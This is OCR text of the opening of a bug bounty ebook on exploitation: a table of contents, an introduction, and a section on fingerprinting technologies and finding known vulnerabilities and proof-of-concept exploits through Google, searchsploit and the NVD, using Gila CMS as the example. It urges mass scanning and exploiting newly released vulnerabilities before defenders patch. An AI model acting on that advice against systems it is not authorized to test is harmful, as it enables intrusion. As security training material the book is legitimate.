Easy wins

Bug Bounty Playbook 2

Alex Thomas AKA Ghostlulz

Exploitation

https://t.me/learningnets

Introduction 8

Basic Hacking Known Vulnerabilities 11
- Introduction 11
- Identifying technologies 13
  - Introduction 13
  - Wappalyzer 13
  - Powered By 14
  - Summary 15
- Identifying the vulnerabilities 16
  - Introduction 16
  - Google 16
  - ExploitDB 17
  - CVE 19
  - Summary 19
- Finding the POC 20
  - Introduction 20
  - Github 20
  - ExploitDB 21
  - Summary 21
- Exploitation 22
- Conclusion 22

Basic Hacking CMS 23
- Introduction 23
- Wordpress 24
- Drupal 26
- Joomla 26
- Adobe AEM 28
- Other 29
- Conclusion 31

Basic Hacking Github 31
- Introduction 31
- Finding Sensitive Information 32
- Conclusion 34

Basic Hacking Subdomain Takeover 35
- Introduction 35

https://t.me/learningnets

Subdomain Takeover 35
Github Takeover 37
Conclusion 43

Basic Hacking Databases 44
Introduction 44
Google Firebase 45
Introduction 45
Misconfigured Firebase Database 45
Summary 46
ElasticSearch DB 46
Introduction 46
ElasticSearch Basics 47
Unauthenticated ElasticSearch DB 48
Summary 53
Mongo Database 54
Introduction 54
MongoDB 54
Summary 55
Conclusion 55

Basic Hacking Brute Forcing 57
Introduction 57
Login Pages 57
Default Credentials 58
Brute Forcing 60
Conclusion 60

Basic Hacking Burp Suite 62
Introduction 62
Proxy 63
Target 69
Intruder 72
Repeater 78
Conclusion 79

Basic Hacking OWASP 81
Introduction 81
SQL Injection(SQLI) 82
Introduction 82

https://t.me/learningnets

MySql 82
Union Based Sql Injection 84
Error Based Sql Injection 89
Xpath 89
PostgreSql 92
Union Based Sql Injection 93
Oracle 97
Union Based Sql Injection 98
Summary 101
Cross Site Scripting(XSS) 102
Introduction 102
Reflected XSS 103
Basic script alert 103
Input Field 104
Event Attributes 106
Stored XSS 108
DOM Based XSS 112
Introduction 112
Sources 114
Sinks 115
Polyglot 117
Beyond the alert box 118
Cookie Stealer 118
Summary 120
File Upload 120
Introduction 121
File Upload 121
Content Type Bypass 124
File Name Bypass 125
Summary 126
Directory Traversal 126
Introduction 126
Directory Traversal 127
Summary 128
Open Redirect 129
Introduction 129
Open Redirect 129
Summary 130

https://t.me/learningnets

Insecure Direct Object Reference(IDOR) 131
Introduction 131
IDOR 131
Summary 134
Conclusion 134

API Testing 135
Introduction 136
APIs 137
Rest API 137
Remote Procedure Call (RPC) 142
Simple Object Access Protocol (SOAP) 143
GraphQL API 146
Authentication 148
HTTP Basic 148
Json Web Token (JWT) 150
Introduction 150
Deleted Signature 153
None Algorithm 154
Brute Force Secret Key 155
RSA to HMAC 156
Summary 158
Security Assertion Markup Language (SAML) 159
Introduction 159
XML Signature Removal 162
XMLComment Injection 166
XML Signature Wrapping (XSW) 167
XSW Attack 1 168
XSW Attack 2 169
XSW Attack 3 171
XSW Attack 4 171
XSW Attack 5 172
XSW Attack 6 172
XSW Attack 7 173
XSW Attack 8 174
API Documentation 176
Introduction 176
Swagger API 176

https://t.me/learningnets

XSS 178
Postman 179
WSDL 181
WADL 183
Summary 185
Conclusion 185

Caching Servers 186
Web Cache Poisoning 186
Introduction 186
Basic Caching Servers 186
Web Cache Poisoning 189
Summary 193
Web Cache Deception 194
Introduction 194
Web Cache Deception 194
Summary 201

More OWASP 203
Introduction 203
Server Side Template Injection (SSTI) 203
Introduction 203
Python - Jinja 2 206
Python - Tornado 210
Ruby- ERB 211
Ruby - Slim 214
Java - Freemarker 216
Summary 218
On-site Request Forgery (OSRF) 218
Introduction 218
OSRF 218
Summary 221
Prototype Pollution 222
Introduction 222
Prototype Pollution 223
Summary 224
Client Side Template Injection (CSTI) 225
Introduction 225
Angular Basics 225


https://t.me/learningnets

Client Side Template Injection (XSS) 227
Summary 230
XML External Entity (XXE) 231
Introduction 231
XXE Basics 231
XML External Entity(XXE) Attack 233
Summary 236
CSP Bypass 236
Introduction 237
Content Security Policy (CSP) Basics 237
Basic CSP Bypass 241
JSONP CSP Bypass 242
CSP Injection Bypass 243
Summary 244
Relative Path Overwrite (RPO) 245
Introduction 245
RPO 245
Summary 249
Conclusion 249
Wrap Up **249**

https://t.me/learningnets


Introduction

In the first version of the Bug Bounty Playbook I described the methodology and techniques I use during the recon and fingerprinting phase of an engagement. As you probably know there are 3 main phases of a bug bounty engagement: reconnaissance , fingerprinting , and exploitation.



This book is all about the exploitation phase of a hunt. The exploitation phase of a hunt is where all the true hacking occurs. Everything up until this stage is just prep work and now it's time to get busy.

https://t.me/learningnets



Each target you go after will most likely be utilizing different technology stacks so it's important that you know the vulnerabilities and misconfiguration impacting an array of technologies. For example having knowledge of Github is important when mining for hardcoded passwords and other sensitive information. If you don’t know what Github is how are you supposed to know the possible security failures companies can impose when using it ? You need to have deep knowledge on a wide range of technologies.

In addition to this you also need deep knowledge of web application vulnerabilities. The vast majority of a company's public facing assets are going to be web apps so it's vital that you know at the very least the OWASP top 10. The more vulnerabilities you know how to exploit the better chances you have of finding one.

https://t.me/learningnets


This book will go over the basics of the exploitation phase. Note I won't be teaching you how to use tools, for the most part everything we do will be done manually so you can get a deep understanding of the process. Once you know how things work at a deep level you will want to replace some of your manual process with tools and automation.

https://t.me/learningnets

Basic Hacking Known Vulnerabilities


Introduction

One of the first things you learn in hacker school is how to identify and exploit known vulnerabilities. This may seem like a relatively simple step but you would be surprised at the number of people who completely skip this phase of the exploitation cycle.



As shown above we start off by visiting the target application, next we attempt to determine what software it is running. Once we find out what software and version the endpoint is running we search on Google and other resources to see if it has vulnerabilities or CVEs. After that we proceed to search for the exploit code and finally we run the exploit code against the target.

https://t.me/learningnets



Another version of this technique focuses on 1-days. In this cycle we start off by looking at our threat feeds such as exploitdb and twitter. Here we are looking for new exploits and CVEs that have just dropped, these are known as 1-days. When going down this path time is the most important aspect, when a new exploit is dropped in the wild you need to start exploiting your targets before they have a chance to patch. Once you hear about a new exploit you will need to quickly find a POC for it and start mass scanning all of your targets for that vulnerability.

As you can see both of these methodologies are very similar. With the first one we find a target and see if it has any known vulnerabilities and if it does we try to exploit them. In the second methodology we are looking for newly released exploits. When a new exploit is dropped we immediately start scanning and exploiting everything before the defenders have a chance to patch.

https://t.me/learningnets


Identifying technologies

Introduction

When attempting to exploit a target with a known vulnerability you could just launch your exploit at every target and hope for the best or you can do things a little smarter. Identifying the target technology stack will help you find the exploits impacting that stack. Not knowing this information will leave you blind and you will have to take random guesses at which exploits might work.

Wappalyzer

If you're attempting to discover the technologies running on a website the best place to start is wappalyzer. An alternative to wappalyzer is “https://builtwith.com/” but I personally like wappalyzer better.




https://t.me/learningnets

I personally like to use the wappalyzer browser plugin as it makes it easy to determine an endpoints tech stack when browsing their website. As you can see in the image above this website is running “Ruby on Rails”, “Jquery 3.5.0”, “Backbone.js 1.4.0”, and a few other things. Note that if you use a command line tool you can scan multiple websites at once, this is nice if you're trying to scan hundreds or thousands of sites at once.

Powered By

Wappalyzer is great but it won’t identify everything. Wappalyzer works off of regexes so if it doesn't have a specific technologies regex in its database it won't be able to identify it.

https://t.me/learningnets



As shown above, the wappalyzer came back mostly blank. However, if you look at the footer at the bottom of the page you see the words **“Powered by Gila CMS”**. We can conclude that this site is running Gila CMS but if we were only looking at wappalyzer we would have missed this.

Summary

You need to know the technology stack your target is running so you can find associated exploits. There are a few ways to determine the technologies an endpoint is

https://t.me/learningnets

running but I almost always use wappalyzer. If you can’t determine this information with wappalyzer there are other techniques to find an endpoints technology stack.

Identifying the vulnerabilities

Introduction


You know what software your target is running but how do you determine what vulnerabilities it has? The whole point of learning a target technology stack is so you can use this information to find associated vulnerabilities.

Google

When I'm looking to see what vulnerabilities a technology has the first place I go is Google. Actually, Google is the first place I go when I have a question about anything as it's the best resource out there. Try typing the following search queries into Google:

- <TECHNOLOGY> <VERSION> vulnerabilities
- <TECHNOLOGY> <VERSION> exploits

https://t.me/learningnets




There is all kinds of stuff here! I see SQL injection exploits, LFI exploits, and much more. I recommend you click on the first couple links to see what interesting vulnerabilities there are. You'd be surprised at the things you will find buried in a blog post 10 links down the page.

ExploitDB

Another place I like to search is ExploitDB. ExploitDB is a tool used to search and download exploit code. This is by far one of my favorite resources to use when searching for vulnerabilities related to a technology stack.

- https://www.exploit-db.com/

https://t.me/learningnets



You can use the website to search for things but I typically use the command line tool called searchsploit. You can download this tool from Github as shown below:

- https://github.com/offensive-security/exploitdb
- ./searchsploit “name of technology”

```
jokers-MacBook-Pro:exploitdb joker$ ./searchsploit  "gila cms"
[i] Found (#1): /Users/joker/hacking_tools/exploitdb/files_exploits.csv
[i] To remove this message, please edit "/Users/joker/hacking_tools/exploitdb/.searchsploit_rc" for "files_exploits.csv"
(package_array: exploitdb)

[i] Found (#1): /Users/joker/hacking_tools/exploitdb/files_shellcodes.csv
[i] To remove this message, please edit "/Users/joker/hacking_tools/exploitdb/.searchsploit_rc" for "files_shellcodes.csv
" (package_array: exploitdb)

------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------ ---------------------------------
Gila CMS 1.11.8 - 'query' SQL Injection                                       | php/webapps/48590.py
Gila CMS 1.9.1 - Cross-Site Scripting                                         | php/webapps/46557.txt
Gila CMS < 1.11.1 - Local File Inclusion                                      | multiple/webapps/47407.txt
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
jokers-MacBook-Pro:exploitdb joker$
```


https://t.me/learningnets

Normally once we find out the vulnerabilities a target is vulnerable to we have to search for the exploit code but we can skip this step since ExploitDB provides us with the proof of concept(POC) code as well.

CVE

According to Google, the Common Vulnerabilities and Exposures(CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures. If you're looking to find what CVEs a technology stack has, there is no better place to search than NIST.

- https://nvd.nist.gov/vuln/search



Search Results (Refine Search)

Sort results by: Publish Date Descending Sort

Search Parameters:

- Results Type: Overview
- Keyword (text search): gila cms
- Search Type: Search All

There are **17** matching records.
Displaying matches **1** through **17**.

Vuln ID	Summary	CVSS Severity
CVE-2019-20804	Gila CMS before 1.11.6 allows CSRF with resultant XSS via the admin/themes URI, leading to compromise of the admin account. **Published:** May 21, 2020; 6:15:10 PM -0400	*V3.1:* 8.8 HIGH *V2.0:* 6.8 MEDIUM
CVE-2019-20803	Gila CMS before 1.11.6 has reflected XSS via the admin/content/postcategory id parameter, which is mishandled for g_preview_theme. **Published:** May 21, 2020; 6:15:09 PM -0400	*V3.1:* 6.1 MEDIUM *V2.0:* 4.3 MEDIUM
CVE-2020-5513	Gila CMS 1.11.8 allows /cm/delete?t=../ Directory Traversal. **Published:** January 06, 2020; 3:15:12 PM -0500	*V3.1:* 6.8 MEDIUM *V2.0:* 6.8 MEDIUM
CVE-2020-5512	Gila CMS 1.11.8 allows /admin/media?path=../ Path Traversal. **Published:** January 06, 2020; 3:15:12 PM -0500	*V3.1:* 6.8 MEDIUM *V2.0:* 6.8 MEDIUM
CVE-2020-5515	Gila CMS 1.11.8 allows /admin/sql?query= SQL Injection. **Published:** January 06, 2020; 2:15:11 PM -0500	*V3.1:* 7.2 HIGH *V2.0:* 6.5 MEDIUM
CVE-2020-5514	Gila CMS 1.11.8 allows Unrestricted Upload of a File with a Dangerous Type via .phar or .phtml to the lzld/thumb?src= URI. **Published:** January 06, 2020; 2:15:11 PM -0500	*V3.1:* 9.1 CRITICAL *V2.0:* 9.0 HIGH

